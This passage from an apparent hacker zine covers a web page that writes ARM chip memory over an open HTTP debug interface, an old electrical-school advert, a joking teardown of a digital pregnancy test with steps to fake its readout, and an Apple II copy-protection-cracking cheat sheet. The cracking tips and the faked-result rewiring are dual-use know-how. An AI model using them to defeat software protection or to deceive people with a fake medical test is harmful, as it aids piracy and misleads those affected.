There's a small example of this approach on the "Memory Mapped I/O" page, designed for the $15 Freescale FRDM-KE04Z board. This one is handy as a prototyping platform, particularly since the I/O is 5V tolerant and compatible with Arduino shields. Figure 10.16 contains the HTML5 source for that demo.

```html
<ul>
  <li>
    Turn the LED
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00100800"> red </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00200800"> green </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00300000"> blue </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00200000"> cyan </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00100000"> pink </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00000000"> whiteish </a>, or
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0
       x400ff014=0x00300800&0x400ff000=0x00300800"> off </a>
  </li>
  <li>
    Now <a is="swd-async-action" href="/api/halt"> halt the CPU </a>
        and let's have some scratch RAM:
    <p>
      <swd-hexedit addr="0x20000000" count="32"></swd-hexedit>
    </p>
  </li>
  <li>
    <a is="swd-async-action" href="/api/mem/write?0x20000000=0
       x22004b0a&.=0x4a0a601a&.=0x601a4b0a&.=0x4a0b4b0a&.=0x4b0b6013
       &.=0x2b003b01&.=0x2380d1fc&.=0x6013035b&.=0x3b014b07&.=0
       xd1fc2b00&.=0x46c0e7f0&.=0x40048008&.=0x00300800&.=0x400ff014
       &.=0x00200800&.=0x400ff000&.=0x00123456&.=0x7fffffbc&.=0
       x00000001">
      Load a small program
    </a>
    into the scratch RAM
  </li>
  <li>
    <a is="swd-async-action" href="/api/reg/write?0x3c=0x20000000">
    Set the program counter </a>
    (<span is="swd-hexword" src="/api/reg" addr="0x3c"></span>)
    to the top of our program
  </li>
  <li>
    The PC <i>sample</i> register (<span is="swd-hexword" addr="0
    xe000101c"></span>)
    tells you where the <i>running</i> CPU is
  </li>
  <li>
    <a is="swd-async-action" href="/api/mem/write?0xE000EDF0=0
    xA05F0001"> Let the CPU run! </a>
    (or try a <a is="swd-async-action" href="/api/mem/write?0
    xE000EDF0=0xA05F0005"> single step </a>)
  </li>
  <li>
    While the program is running, you can modify its delay value:
    <span is="swd-hexword" addr="0x20000040"></span>
  </li>
</ul>
```

Figure 10.16: Single Wire Debug from HTML5

This sample uses some custom HTML5 elements defined in `/script.js`: `swd-async-action`, `swd-hexedit`, and `swd-hexword`. The `swd-async-action` element isn't so exciting, it's really just a special kind of hyperlink that shows a pass/fail result without navigating away from the page. The `swd-hexedit` is also relatively mundane; it's just a shell that expands into many `swd--hexword` elements. That's where the substance is. Any `swd--hexedit` element that's scrolled into view will be refreshed in a continuous round-robin cycle, and the content is editable by default. These become simple but powerful tools.

Put a chip in it!

While the practical applications of `esp8266-arm-swd` may be limited to education and research, I think it's an interesting Minimum Viable Internet Thing. With the ESP8266 costing only a few dollars, anything with an ARM microcontroller could become an Internet Thing with zero firmware modification, assuming you can find the memory addresses or hardware registers that control the parts you care about. Is it practical? Not really. Secure? Definitely not! But perhaps take a moment to consider whether it's really any worse than the other solutions at hand. Is ARM assembly and HTML5 your kind of fun? Please send pull requests.[26] Happy hacking

HERE YOU 'LEARN BY DOING'

The Only Way to Learn Electricity

The only way you can become an expert is by doing the very work under competent instructors, which you will be called upon to do later on. In other words, *learn by doing*. That is the method of the New York Electrical School.

Five minutes of actual practice properly directed is worth more to a man than years and years of book study. Indeed, Actual Practice is the only training of value, and graduates of New York Electrical School have proved themselves

to be the only men that are fully qualified to satisfy EVERY demand of the Electrical Profession.

At this "Learn by Doing" School a man acquires the art of Electrical Drafting; the best business method and experience in Electrical Contracting, together with the skill to install, operate and maintain all systems for producing, transmitting and using electricity. A school for Old and Young. Individual instruction.

And Now

If you have an ambition to make a name for yourself in the electrical field

you will want to join the New York Electrical School. It will be an advantage to you to start at once. Hurry and send for our 64-page book which tells you all about the school, with pictures of our equipment and students at work, and a full description of the course. You need not hesitate to send for this book. It is FREE to everyone interested in electricity. It will not obligate you to send for it. Send the coupon or write us a letter. But write us *now* while you are thinking about the subject of electricity.

School open to visitors 9 A. M. to 9 P. M.

ELECTRICAL DRAFTING

ELECTRICAL REPAIRS

NY ELECTRICAL SCHOOL BUILDI

MACHINE SHOP

TELEPHONE INSTALLATION

ELECTRIC VEHICLE CONTROL

ILLUMINATING ENGINEERING

STORAGE BATTERY SYSTEM

ESTIMATING & CONTRACTING

WIRELESS TELEGRAPHY

ALTERNATING CURRENT PRACTICE

STOCK ROOM

DIRECT CURRENT PRACTICE

TEST BOARD

ARMATURE WINDING

ELECTRO-MECHANICAL ENGINEERING

NEW YORK ELECTRICAL SCHOOL
29 W. 17TH ST
NEW YORK, N. Y.

10:6 Reversing a Pregnancy Test; or, Bitch better have my money!

by Amanda Wozniak

The adventure started like most adventures do—in a dark bar near a technical institute over pints of IPA. An serial entrepreneur plied me with compliments, alcohol and assurances of a budget worthy of my hourly rate to take an off-the shelf device and build a sales-pitch demo in support of his natal company's fund-raising and growth plan. The goal was to take approximately zero available fabrication resources other than myself and spend a couple of months to make a universally approachable, easy to use demonstration prototype for a (now utterly defunct) startup's flow strip technology with a hack-a-thon patented Internet-of-Things interface. The target was an entry straight out of PC Magazine's *The Secret World of Embedded Computers*, the thing no active neighbor should be without—a handy-dandy off the shelf CVS digital pregnancy test.

401 409 413 400
404 KNOCKED UP 405
402 410 414

417 418 401
HI MOM!
420 419 416 400

Fast, Cheap, and Easy

Head on down to your local pharmacy, and virtually every store will carry a nifty brand of digital pregnancy tests. All of these tests are basically identical (inside and out), and the marketing strategy is simple. Humans are bad at reading analog inputs, so when your time comes, let technology ease your mind whether you, the user is stressed to the breaking point trying to get pregnant or if you're in the boat of desperately hoping you're sterile. "Oh god, it's been three seconds. Or minutes? Wait? What happened to space time. Is there one blue line? Two? I feel faint. Fish? Fuck! I'm pregnant with mutant fish babies."[27]

Now, it doesn't matter which brand you—buy for this exercise as far as I can tell, they're all based on the same two-chip solution built around a Holtek HT48C06 microprocessor. And you can guess at the function without cracking the case – just go buy one and look at the test strips themselves. For bonus points, look as underaged as possible.

Remember, this OTS technology is extra cool because back in the day, instead of peeing on a stick, women suspected of pregnancy had to have their urine injected into a rabbit in order to assess pregnancy before the onset of "the quickening." If you think it's hard telling the difference between + and —, you definitely haven't had to divine your future livelihood from the appearance of leporid entrails. (By the Theory of Cyber-Extension, every time you use a digital pregnancy test, a cute bunny Tamagotchi is saved from certain death.)

Basics of the Test

Each strip has an absorbent area (that you pee on) and a clear window where the test results show up. One stripe is a control stripe that fires (changes color) in any liquid from water to bourbon, and the other one is a test stripe that only fires when sufficient concentrations of the hormone hCG are present in the fluid sample. (hCG stands for Human

Chorionic Gonadotropin, named because scientists snicker at words like "gonad.") You can use the strips without the digital tester, because all you're being sold is a device that will load in one of the basic strips, and monitor the control and test stripes, and return three results: ERROR, NOT or PREGNANT. It turns out that $50 and getting at least one pregnant woman to pee on a test strip can end up for an entertaining couple of evenings at the old workbench.

Following these instructions, with enough time, patience and abstinence, you'll be able to make your own legitimate-looking pregnancy test that works on men and women alike! Or jazz it up to say "HI MOM" in no time.

Teardown

To open the case of a digital pregnancy test (DPT), take a nickel or quarter, place it in the detent in the injection molded case, and gently twist. The model of DPT I did most of my work with was the generic "CVS Clear Results" test. The mechanical specifics may vary from brand to brand, but the nicest part of the cheap injection-molded plastic is that the shell parts are universally thin-walled and toleranced to snap-fit together, which makes it easy to snap them apart without visibly damaging the case.

Inside that case, there will be a circuit board that has another multi-piece injection-molded assembly of ABS plastic, press-fitted into mounting holes on the PCB. This is the test strip alignment/ejection mechanism.[28] For my purposes, I removed this semi-destructively, by twisting off the retention pins on the back side of the PCB. I wanted to save the housing for when I rebuilt the test with my own internal electronics, to be virtually indistinguishable from the stock pregnancy test but with added entrepreneurial functions. This strategic re-use of injection molded parts and hard-to-design mechanisms adds that special professional flair to demonstration prototypes.

Once you've got the holder off, you'll uncover an activation switch and the analog optical sensor (made of two photodiodes and three LEDs), a PLL (used only for its voltage-controlled oscillator) IC, the Holtek HT48C06 microcontroller, a 3V battery and a custom LCD. You can either look up the battery type to confirm it's 3V, or just read the CE-mark label on the outside of the DPT that lists the part number, lot data, confirmation that this test is made by SPD GmbH out of Geneva, Switzerland (made in China), and that the test runs on 3V DC. Safety first, kids. Also convenient: if you peel up this label, you'll see holes in a pattern of the case that line up with un-tinned pads on the PCB. These are the calibration and test points for the Holtek, which means if you prefer firmware reverse-engineering to hardware reverse-engineering, you can go fiddle with the insides *from* the outside.

By the by, that label isn't tamper-evident. You can easily replace it, but don't get any ideas!

Schematic

Flick the little button, and you'll see the whole test light up. The LEDs strobe, the LCD thoughtfully blinks its "thinking" icon, and a scope or DMM will show plenty of pin activity until the test errors out because you just set it off without a valid test strip. I could have started probing there, but I realized that an optical test requires a dark environment, and I wanted to bring my test wires out through the conveniently placed unit-test-and-programming holes on the case. My ultimate goal was to test the unit under multiple conditions to determine the internal logic. That meant making a schematic.

I don't enjoy tracing out circuits with dark soldermask, and the DPTs are relatively cheap, so I gathered up the pinouts for each IC and then did my physical net trace using graphic design tools.

Step 1. Desolder all components from the PCB.

Step 2: Scrub the pads with solder wick to get them nice and flat.

Step 3. Using a razor blade or fine-grit sandpaper, sand off the soldermask with loving attention on both sides of the PCB.

Step 4. Scan the PCB with high contrast.

Step 5. Import the scans into an illustration tool of your choice. Color code the top and bottom scans to match your preferred layout scheme. Drop circles on the vias—*first*. Then add the IC and passive pins. Then add your traces. Use the vias to register the two images on top of one another for a single layout trace.

Step 6. Annotate the trace with the reference designators from an intact PCB. Add your own net names and pin labels. Use this to build a reference schematic.

Let's Skip the Firmware

Let's walk through what this sweet little circuit is up to.

First off, the Holtek micro is always on, albeit in sleep mode. The battery is sized for the shelf life of the device plus a couple of uses (three strips ship with each one). When a test strip is placed in the tester, it mechanically triggers the switch which a) flags an interrupt to

the microcontroller to wake it up out of sleep mode and b) enables power to the PLL and sense circuitry that would not otherwise be powered. If you remove the test strip mid-test, it cuts power to the PLL and the micro will error out, making it a bit of a pain to work with. Meh, meh, power-saving feature and fault reporting during foreseeable misuse.

Once all supplies are up, the Holtek samples the state of the optical sensor four times a second for twenty iterations, averaging the samples. In order to sample the test strip, the Holtek drives the LEDs and then reads back the output state of the photodetector, using the voltage-controlled-isolator (VCO) sub-function of that phase-lock-loop IC. The role of the VCO is to convert the analog voltage from the photodetector into a square wave for easy edge counting. Higher voltage implies a higher frequency of edges. Because the micro controls the LED excitation timing, it can easily tell by edge counts what color test strip the LEDs might be illuminating. It's pretty nifty.

Because I wanted to build new electronics to fit inside the case of the original DPT and reproduce a function similar to the original hardware and firmware, I dove into the deeper specifics of how the DPT detects whether one or two blue stripes show up in that plastic clear-view window. The secret is stereoscopic vision enabled by time-division multiplexing and the physical layout of the optosensor. The three LEDs are interdigitated with two parallel photodiodes that are the base current sources in a PNP common emitter amplifier (D4, D5, Q2). The Holtek enables each of the 3 LEDs (D1, D2, D3) sequentially using a 25% LOW duty cycle waveform at 10kHz. The LEDs are strobed in a round-robin fashion and the Holtek samples the result via the VCO.

When any one of the three LEDs is strobing, the induced current in the photodiode causes the filter cap on the output of Q2 to charge. The LED's light causes charging, while discharging occurs while the LED is off. Because the Holtek excites the LEDs intermittently, the output of the photodetector is a sawtooth wave. The period of the sawtooth is the LED drive interval, while the peak and trough of the

sawtooth wave correspond to the colorimetric intensity of the test stripe that appears and/or the amount of mis-alignment between the photodetector and the LED array.

But how does this produce stereoscopic vision, you ask? For the same background test strip, when D1 is on, the sawtooth peak-to-peak amplitude will be different than when D3 is on, giving the sensor some ability to resolve spatial light sources. Because the LEDs are independently addressable, it also means that the Holtek can discriminate between a colored stripe hanging over D5 (stripe #1) versus one hanging over D4 (stripe #2).

Also, all apologies for the fact that the reference designator order for the diodes makes no physical sense. It's not how I'd design the board, but it apparently took eight revisions for the manufacturer to get this far.

Schrödinger's Rabbit

Okay, so if you're pregnant, it works like this.

Just kidding, folks—here's what the DPT is doing.

Photodetectors			Test Stripe	
D3	Dl	D2	STI	ST2

	Photodetectors			Test Stripe	
	D3	D1	D2	ST1	ST2
PREGO	L	H	L	CNTRL	PREGO
CNTRL	L	H	H	CNTRL	...
ERROR	H	H	L	...	PREGO
BLANK	H	H	H	...	...

Remember that a high PD voltage implies more edges counted by the Holtek per excitation cycle. The Holtek uses this *and* sequencing to tell if you're pregnant. Based on the chemistry of the test stripe, the test expects the CNTRL stripe to fire first. If only the CNTRL stripe fires —congratulations, you aren't pregnant! Again, due to chemistry, the PREGO stripe ought to always fire second, if at all. If the stripes fire out of order, that's an error. If the PREGO stripe fires but the CNTRL stripe doesn't, that's an error. If no stripe fires, that's an error.

The factors that contribute to setting the DETECT vs. NO-DETECT threshold for "how many edges do I expect to count if the rabbit died" are (1) the distance from each of the three LEDs to each of the two sensors, (2) the intensity of the LEDs, (3) the color of the LEDs (as that corresponds to the sensitivity of the sensors for a given wavelength of light), (4) the placement of the stripes (if they appear) with respect to the two photodiodes, and (5) the color of the stripe and the saturation of the stripe. Because process controls on LEDs are fucking horrible, each test has to be individually calibrated after assembly.

But that's good news for us!

Hands-On Hacking

Let's be honest, you don't want to come up with a new set of guts to shove into the case of a digital pregnancy test relabeled 0xBEEF and 0xCAFE for maximum entertainment and confusion to potential investors! You

just want to have fun with the available raw materials that God and your local drugstore have provided.

Each element of the LCD for the digital pregnancy test is custom, just like an old Tamagotchi. That means one pin polarizes the layer with the test logo artwork on it. A second layer covers "SEE LEAFLET" for reporting error states, a third conveys "NOT" and a fourth, "PREGNANT." A given layer is active when the phase of the drive pin is 180 degrees out of phase with the COMMON pin.

So, let's go through the pins that make this happen. Pin 1 is the common pin, against which the segment pins are pulsed to light a given segment. Pin 2 lights the word "NOT", pin 3 "PREGNANT", pin 4 "SEE LEAFLET", and pin 5 lights the logo.

Pin 1 is the rightmost pin if you're looking at the LCD face and the pins are at the top of the package, opposite the reference designator. Make sure to not just short pins—you actually have to lift and move any pins you might be interested in swapping around. Cut a wire here, tack in a jumper there. Mix and match, and get ready to have a ball! Dance a jig! I mean, shoot, a fella could have a pretty good weekend in Vegas with all that.

At the time I was doing this work, the Holtek micro wasn't available for purchase from Digikey or Mouser, so in a fit of intellectual incuriosity, I didn't bother to crack it. I can't give you any information on its internals other than what I've inferred from reverse-engineering

the rest of the circuit. I'd love to see it done, though—just because the programming physical interface is obfuscated in the primary datasheet doesn't mean it's impossible. If I were doing this twice, I'd start with the ICE. The correct ICE tool for the job, assuming you're into that, is the CICE48U000006A. In the interest of speed, I based my redesign on a PIC16F1933 and a character LCD that fit nicely in the same window as the original.

The demo worked, but I never got paid. So, demo code and hardware design files are available for any neighbor who wants to buy me a beer.

<div align="right">

Cheers!
–WOz

</div>

Peeks, Pokes and Pirates

Disk Layout

A 5.25-inch floppy disk has 35 tracks, numbered $00 to $22 (hex). The format of each track is disk-specific. Most disks split each track into 16 "sectors," but older disks use 13 sectors per track. Some games use 12, 11, or 10. Newer games can squeeze up to 18 sectors in a single track! Just figuring out how data is stored on disk can be a challenge.

Disk Control

Disk control is through "soft-switches," not function calls:

$C080-7,X	move drive arm (phase 0 off/on, phase 1 off/on... until 3)
$C088,X	turn off drive motor
$C089,X	turn on drive motor
$C08C,X	read raw nibble from disk
$C08D,X	reset data latch (used in desync nibble checks)

(X = boot slot x $10)

Disk Boot

A disk is booted in stages, starting from ROM:

$C600	ROM	finds track 0 and reads sector 0 into **$800**
$0801	RAM	re-uses part of $C600 code to read more sectors (usually into **$B600+**)
$B700	RAM	uses RWTS at **$B800+** to read rest of disk

tip: **$C600** is read-only. But the code there is surprisingly flexible; it will run at **$9600**, **$8600**, even **$1600**. If you copy it to RAM, you can insert your own code before jumping to **$0801**.

Prologue And Epilogue

Many protected disks start with DOS 3.3 and change prologue/epilogue values. Here's where to look:

	0x	read	write		0x	read	write
	D5	$B955	$BC7A		D5	$B8E7	$B853
prologue	AA	$B95F	$BC7F	prologue	AA	$B8F1	$B858
/	96	$B96A	$BC84	/	AD	$B8FC	$B85D
ADDRESS				DATA			
\	DE	$B991	$BCAE	\	DE	$B935	$B89E
epilogue	AA	$B99B	$BCB3	epilogue	AA	$B93F	$B8A3
	EB	-----	$BCB8		EB	-----	$B8A8

Know Your Tools

Every pirate needs:
- a NIBBLE EDITOR for inspecting raw nibbles and determining disk structure (Copy II Plus, Nibbles Away, Locksmith)
- a SECTOR EDITOR for searching, disassembling, patching sector-based disks (Disk Fixer, Block Warden, Copy II Plus)
- a DEMUFFIN TOOL for converting disks to a standard format (Advanced Demuffin, Super Demuffin)
- a FAST DISK COPIER for backing up your work-in-progress! (Locksmith Fast Disk Backup, FASTDSK, Disk Muncher)

Common Code Obfuscation

Apples have a built-in "monitor" and naive disassembler. Confusing this disassembler is not hard!

Self-modifying code

```
BB03-  4E 06 BB    LSR  $BB06    ← modifies the next instruction
BB06-  71 6E       ADC  ($6E),Y
BB08-  0A          ASL
BB09-  BB          ???
```

By the time **$BB06** is executed...

```
BB03-  4E 06 BB    LSR  $BB06
BB06-  38          SEC           ← the code has changed!
BB07-  6E 0A BB    ROR  $BB0A
```

Branches into the middle of an instruction

```
AEB5-  A0 02       LDY  #$02
AEB7-  8C EC B7    STY  $B7EC
AEBA-  88          DEY
AEBB-  8C F4 B7    STY  $B7F4
AEBE-  88          DEY
AEBF-  F0 01       BEQ  $AEC2    ← Y = 0 here, so this branches...
